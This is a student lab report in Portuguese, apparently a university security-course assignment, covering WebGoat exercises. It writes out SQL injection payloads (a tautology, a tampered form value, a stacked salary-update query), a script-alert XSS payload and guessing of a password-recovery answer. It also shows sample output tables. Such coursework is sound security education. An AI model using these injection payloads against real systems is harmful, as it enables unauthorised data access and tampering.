Universidade do Minho
Criptografia e Segurança da Informação
Departamento de Informática

Engenharia de Segurança

TP9 - Aula 12


Grupo 7
Carlos Pinto Pedrosa A77320
José Francisco Gonçalves Petejo e Igreja Matos A77688
13 de Maio de 2019

Conteúdo

1 Injection

1.1 Pergunta 1.1

O objetivo deste primeiro exercício é o de usar uma *string* de *input* para tentar injetar código que irá ser executado. Assim, numa primeira fase, tentou-se alguns nomes para verificar o comportamento do sistema e este respondeu da forma esperada. De seguida, introduziu-se a tautologia *' or true = 'true'* de forma a criar a query *Select * from user_data where last_name = '' or true = 'true'* que irá ser sempre verdadeira retornando todas as linhas presentes na tabela *user_data* como podemos ver pela imagem abaixo.



*** Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.**

Enter your last name: ' or true = 'true Go!

```
SELECT * FROM user_data WHERE last_name = '' or true = 'true'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Figura 1: Dados da Tabela user_data

1.2 Pergunta 1.2

Esta pergunta, por sua vez, tem um objetivo muito semelhante à pergunta anterior, mas, neste caso, pretende-se utilizar, não uma string, mas um campo para injetar dados. Assim, o primeiro passo foi localizar e alterar o *value* de *Columbia* para um valor que permita alcançar o objetivo.

```
Select your local weather station:
<select name="station">
  <option value="station">Columbia</option>
  <option value="102">Seattle</option>
  <option value="103">New York</option>
  <option value="104">Houston</option>
</select>
```

Figura 2

O segundo passo, foi escolher *Columbia* e submeter o formulário com o valor *station*, que irá fazer com que a *query* resultado passe a ser a seguinte *Select * from weather_data where station = station* o que, novamente, irá ser sempre verdadeiro e retornará todos os valores presentes na tabela.

```
SELECT * FROM weather_data WHERE station = station
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

Figura 3

1.3 Pergunta 1.3




Figura 4: Select * from employee where userid = 101

Este último exercício tem como objetivo tentar executar mais do que um comando *SQL*, neste caso particular, alterar também o salário do nosso utilizador. Assim, a string utilizada para este efeito foi a seguinte: *101; update employee set salary = 100000 where userid = 101*, que fez com que fosse executada uma segunda *query* onde se atualizava o salário.




Figura 5: Atualização do Salário

Por fim, o exercício do *WebGoat* sugeria mais um desafio muito semelhante ao que foi anteriormente descrito que consistia na introdução de um *Trigger* na Base de Dados.




Figura 6: Inserção de um Trigger

2 XSS

2.1 Pergunta 2.1

Esta segunda pergunta tem como objetivo tentar executar um ataque de *Cross-Site Scripting (XSS)*. Nesse sentido e depois de devidamente analisados os campos, verificou-se que o campo *PIN* estava vulnerável a este tipo de ataque pelo que adicionamos o seguinte código ao campo *¡script¿ alert("SSA!!!")¡/script¿*. Este pedaço de código resultou no seguinte:




Figura 7: XSS Injection

3 Quebra na Autenticação

3.1 Pergunta 3.1

Por fim, esta última pergunta, tem como objetivo verificar o quão fácil é adivinhar as respostas do "Esqueci a Password". Primeiramente, escolheu-se o utilizador *admin*, por é quase que garantido que este existe no sistema. Depois e numa primeira tentativa, escolheu-se a cor *red*, uma vez que é uma das cores mais conhecidas. Numa segunda e terceira tentativa, *blue* e *black* respetivamente até que, na quarta, inserimos *green* e o resultado foi o que se observa na imagem abaixo.




Figura 8: Forgot Password